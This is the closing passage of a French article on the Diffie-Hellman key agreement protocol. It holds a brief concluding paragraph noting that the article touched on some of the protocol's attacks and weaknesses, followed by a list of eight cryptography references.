Nous n'avons fait qu'effleurer le problème de la mise en accord de clé en présentant certaines attaques ou faiblesses du protocole DH. Le lecteur intéressé par des références précises sur les algorithmes présentés ici se doit de lire [5], la référence [4] restant un classique.

Références

[1] W. Diffie et M. E. Hellman, « New directions in cryptography », *IEEE Transactions on Information Theory*, volume 22, 644-654, 1976.

[2] D. Stinson, *Cryptographie, Théorie et Pratique*, Vuibert, 2003.

[3] S. Y. Yan, *Number theory for computing*, Springer, 2000.

[4] A. J. Menezes, P. C. van Oorschot et S. A. Vanstone, *Handbook of Applied Cryptography*, CRC Press, 1997.

[5] C. Boyd et A. Mathuria, *Protocols for Authentication and Key Establishment*, Springer, 2003.

[6] **http://www.certicom.com/index.php?action=ip,protocol**

[7] R. Erra, « Attaques de protocoles RSA », *MISC* N° 10, novembre-décembre 2003.

[8] RFC 2631 : *Diffie-Hellman Key agreement method*, IETF, juin 1999.